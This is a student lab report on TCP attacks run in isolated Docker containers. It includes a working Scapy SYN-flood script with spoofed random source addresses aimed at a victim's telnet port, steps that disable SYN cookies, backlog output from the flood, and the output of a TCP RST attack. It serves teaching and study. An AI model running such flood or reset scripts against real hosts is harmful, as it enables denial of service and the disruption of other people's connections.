

Lab #04 – TCP Attack

Lab Group 13

Kalid Ajibade (100660188)

Walid Ayub (100695612)

Zain Butt (100751676)

Konrad Herbus (100768380)

Task 1: SYN Flooding Attack

1.1 Syn Cookie countermeasure

```
seed@VM: ~/.../Labsetup_TCP$ docker-compose up
Creating network "net-10.9.0.0" with the default driver
Pulling attacker (handsonsecurity/seed-ubuntu:large)...
large: Pulling from handsonsecurity/seed-ubuntu
da7391352a9b: Already exists
14428a6d4bcd: Already exists
2c2d948710f2: Already exists
b5e99359ad22: Pull complete
3d2251ac1552: Pull complete
1059cf087055: Pull complete
b2afee800091: Pull complete
c2ff2446bab7: Pull complete
4c584b5784bd: Pull complete
Digest: sha256:41efab02008f016a7936d9cadf8e8238146d07c1c12b39cd63c3e73a0297c07a
Status: Downloaded newer image for handsonsecurity/seed-ubuntu:large
Creating user2-10.9.0.7 ... done
Creating seed-attacker ... done
Creating user1-10.9.0.6 ... done
Creating victim-10.9.0.5 ... done
Attaching to seed-attacker, victim-10.9.0.5, user2-10.9.0.7, user1-10.9.0.6
victim-10.9.0.5 | * Starting internet superserver inetd [ OK ]
user2-10.9.0.7 | * Starting internet superserver inetd [ OK ]
user1-10.9.0.6 | * Starting internet superserver inetd [ OK ]
```

Disable the SYN cookie mechanism

```
seed@VM: ~/.../Labsetup_TCP$ docker ps
CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS        PORTS        NAMES
0ce970d78b8d   handsonsecurity/seed-ubuntu:large   "/bin/sh -c /bin/bash"  4 minutes ago  Up 4 minutes  seed-attacker
7eeaa2a29d5    handsonsecurity/seed-ubuntu:large   "bash -c '/etc/init..." 4 minutes ago  Up 4 minutes  victim-10.9.0.5
bdeb63b0064    handsonsecurity/seed-ubuntu:large   "bash -c '/etc/init..." 4 minutes ago  Up 4 minutes  user1-10.9.0.6
929d47dde54c    handsonsecurity/seed-ubuntu:large   "bash -c '/etc/init..." 4 minutes ago  Up 4 minutes  user2-10.9.0.7

[03/16/23]seed@VM:~/.../Labsetup_TCP$ sudo sysctl -a | grep syncookies
$: command not found
[03/17/23]seed@VM:~/.../Labsetup_TCP$ sudo sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 1
[03/17/23]seed@VM:~/.../Labsetup_TCP$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[03/17/23]seed@VM:~/.../Labsetup_TCP$
```

1.2 Set up a connection between the victim and user machine

Telnet the victim machine

```
seed@VM: ~/.../Labsetup_TCP
[03/16/23]seed@VM:~/.../Labsetup_TCP$ sudo docker exec -it user1-10.9.0.6 /bin/bash
root@bdebd63b0064:/# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
root@bdebd63b0064:/# telnet 10.9.0.5
bash: telnet: command not found
root@bdebd63b0064:/# telnet 10.9.0.5
bash: telnet: command not found
root@bdebd63b0064:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
7ecea2a29d5 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@7ecea2a29d5:~$
```

Checking the before and after connection

```
seed@VM: ~/.../Labsetup_TCP
[03/16/23]seed@VM:~/.../Labsetup_TCP$ sudo docker exec -it victim-10.9.0.5 /bin/bash
root@7ecea2a29d5:/# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
root@7ecea2a29d5:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:42365        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23            10.9.0.6:54454          ESTABLISHED
root@7ecea2a29d5:/#
```

1.3 launching the attack using the python and scapy

```
synflood.py
~/Documents/Labsetup_TCP/volumes

1#!/usr/bin/env python3
2
3from scapy.all import IP, TCP, send
4from ipaddress import IPv4Address
5from random import getrandbits
6
7ip = IP(dst="10.9.0.5")
8tcp = TCP(dport=23, flags='S')
9pkt = ip/tcp
10
11while True:
12    pkt[IP].src = str(IPv4Address(getrandbits(32)))
13    # source ip
14    pkt[TCP].sport = getrandbits(16) # source port
15    pkt[TCP].seq = getrandbits(32) # sequence number
16    send(pkt, iface = 'br-bdd615a49582', verbose = 0)
```

Python 3 ▾ Tab Width: 8 ▾ Ln 16, Col 37 ▾ INS

Running the python code in the attacker terminal

```
seed@VM: ~/.../Labsetup_TCP

root@VM:/# ls
bin  dev  home  lib32  libx32  mnt  proc  run  srv  tmp  var
boot  etc  lib  lib64  media  opt  root  sbin  sys  usr  volumes
root@VM:/# ls volumes/
synflood.c  synflood.py
root@VM:/# cd volumes/
root@VM:/volumes# ls
synflood.c  synflood.py
root@VM:/volumes# python3 synflood.py
```

5 retransmissions

```
seed@VM: ~/.../Labsetup_TCP

[03/16/23]seed@VM:~/.../Labsetup_TCP$ sudo docker exec -it victim-10.9.0.5 /bin/bash
root@7ecea2a29d5:/# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
root@7ecea2a29d5:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:42365        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:54454          ESTABLISHED
root@7ecea2a29d5:/# sysctl net.ipv4.tcp_synack_retries
net.ipv4.tcp_synack_retries = 5
root@7ecea2a29d5:/# netstat -tna | grep SYN_RECV | wc -l
97
root@7ecea2a29d5:/# ss -n state syn-recv sport = :23 | wc -l
98
root@7ecea2a29d5:/# netstat -tna | grep SYN_RECV | wc -l
92
root@7ecea2a29d5:/# ss -n state syn-recv sport = :23 | wc -l
98
root@7ecea2a29d5:/# netstat -tna | grep SYN_RECV | wc -l
92
root@7ecea2a29d5:/# netstat -tna | grep SYN_RECV | wc -l
97
root@7ecea2a29d5:/# netstat -tna | grep SYN_RECV | wc -l
97
root@7ecea2a29d5:/# netstat -tna | grep SYN_RECV | wc -l
97
root@7ecea2a29d5:/# netstat -tna | grep SYN_RECV | wc -l
91
root@7ecea2a29d5:/# netstat -tna | grep SYN_RECV | wc -l
95
root@7ecea2a29d5:/#
```

lc tcp metrics flush

```
root@7eceaa2a29d5:/# ip tcp_metrics flush
root@7eceaa2a29d5:/# ip tcp_metrics show
root@7eceaa2a29d5:/# netstat -tna | grep SYN_RECV | wc -l
64
root@7eceaa2a29d5:/# netstat -tna | grep SYN_RECV | wc -l
56
root@7eceaa2a29d5:/# netstat -tna | grep SYN_RECV | wc -l
0
root@7eceaa2a29d5:/#
```

Stopping the attack

```
root@7eceaa2a29d5:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:42365       0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23           10.9.0.6:54454          ESTABLISHED
root@7eceaa2a29d5:/#
```


Running the machine to see how many SYN we receive from attacker

```
root@7eceaa2a29d5:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:42365       0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23           156.7.166.239:45453     SYN_RECV
tcp        0      0 10.9.0.5:23           47.31.129.249:43671     SYN_RECV
tcp        0      0 10.9.0.5:23           88.54.123.175:1385      SYN_RECV
tcp        0      0 10.9.0.5:23           155.33.148.91:4437      SYN_RECV
tcp        0      0 10.9.0.5:23           22.42.52.211:51046      SYN_RECV
tcp        0      0 10.9.0.5:23           63.50.169.185:14452     SYN_RECV
tcp        0      0 10.9.0.5:23           11.33.204.82:39591      SYN_RECV
tcp        0      0 10.9.0.5:23           100.92.235.63:42833     SYN_RECV
tcp        0      0 10.9.0.5:23           136.187.162.249:42476   SYN_RECV
tcp        0      0 10.9.0.5:23           18.172.235.220:48200    SYN_RECV
tcp        0      0 10.9.0.5:23           215.108.84.212:63147    SYN_RECV
tcp        0      0 10.9.0.5:23           25.7.109.200:28         SYN_RECV
tcp        0      0 10.9.0.5:23           167.18.230.63:27706     SYN_RECV
tcp        0      0 10.9.0.5:23           141.46.154.143:8550     SYN_RECV
tcp        0      0 10.9.0.5:23           141.25.165.215:58912    SYN_RECV
tcp        0      0 10.9.0.5:23           88.85.33.192:36617      SYN_RECV
tcp        0      0 10.9.0.5:23           162.165.33.240:5269     SYN_RECV
tcp        0      0 10.9.0.5:23           176.175.100.180:7339    SYN_RECV
tcp        0      0 10.9.0.5:23           168.100.97.47:52633     SYN_RECV
tcp        0      0 10.9.0.5:23           217.13.63.101:34264     SYN_RECV
tcp        0      0 10.9.0.5:23           138.105.239.115:47524   SYN_RECV
tcp        0      0 10.9.0.5:23           76.206.64.196:62865     SYN_RECV
tcp        0      0 10.9.0.5:23           254.244.59.196:35412    SYN_RECV
tcp        0      0 10.9.0.5:23           24.55.166.134:32403     SYN_RECV
tcp        0      0 10.9.0.5:23           189.72.212.208:59546    SYN_RECV
tcp        0      0 10.9.0.5:23           7.103.84.50:5818        SYN_RECV
tcp        0      0 10.9.0.5:23           252.72.15.2:47638       SYN_RECV
tcp        0      0 10.9.0.5:23           203.203.211.98:22086    SYN_RECV
tcp        0      0 10.9.0.5:23           4.32.90.111:61835       SYN_RECV
tcp        0      0 10.9.0.5:23           170.202.41.142:52533    SYN_RECV
tcp        0      0 10.9.0.5:23           185.127.77.125:59869    SYN_RECV
```

Task 2: TCP RST Attacks on telnet Connections

1.1 launching the attack using python and scapy

Wireshark, checking for connections



Editing the scapy code



Running the reset attack

```
root@VM:/volumes# python3 reset.py
version      : BitField (4 bits)      = 4          (4)
ihl          : BitField (4 bits)      = None       (None)
tos          : XByteField              = 0          (0)
len          : ShortField              = None       (None)
id           : ShortField              = 1          (1)
flags        : FlagsField (3 bits)    = <Flag 0 ()> (<Flag 0 ()>)
frag         : BitField (13 bits)     = 0          (0)
ttl          : ByteField               = 64         (64)
proto        : ByteEnumField           = 6          (0)
checksum     : XShortField             = None       (None)
src          : SourceIPField           = '10.9.0.5' (None)
dst          : DestIPField             = '35.47.58.233' (None)
options      : PacketListField        = []         ([])
--
sport        : ShortEnumField          = 23         (20)
dport        : ShortEnumField          = 24084      (80)
seq          : IntField                = 3287792897 (0)
ack          : IntField                = 0          (0)
dataofs      : BitField (4 bits)       = None       (None)
reserved     : BitField (3 bits)       = 0          (0)
flags        : FlagsField (9 bits)     = <Flag 4 (R)> (<Flag 2 (S)>)
window       : ShortField              = 8192       (8192)
chksum       : XShortField             = None       (None)
urgptr       : ShortField              = 0          (0)
options      : TCPOptionsField         = []         (b'')
root@VM:/volumes#
```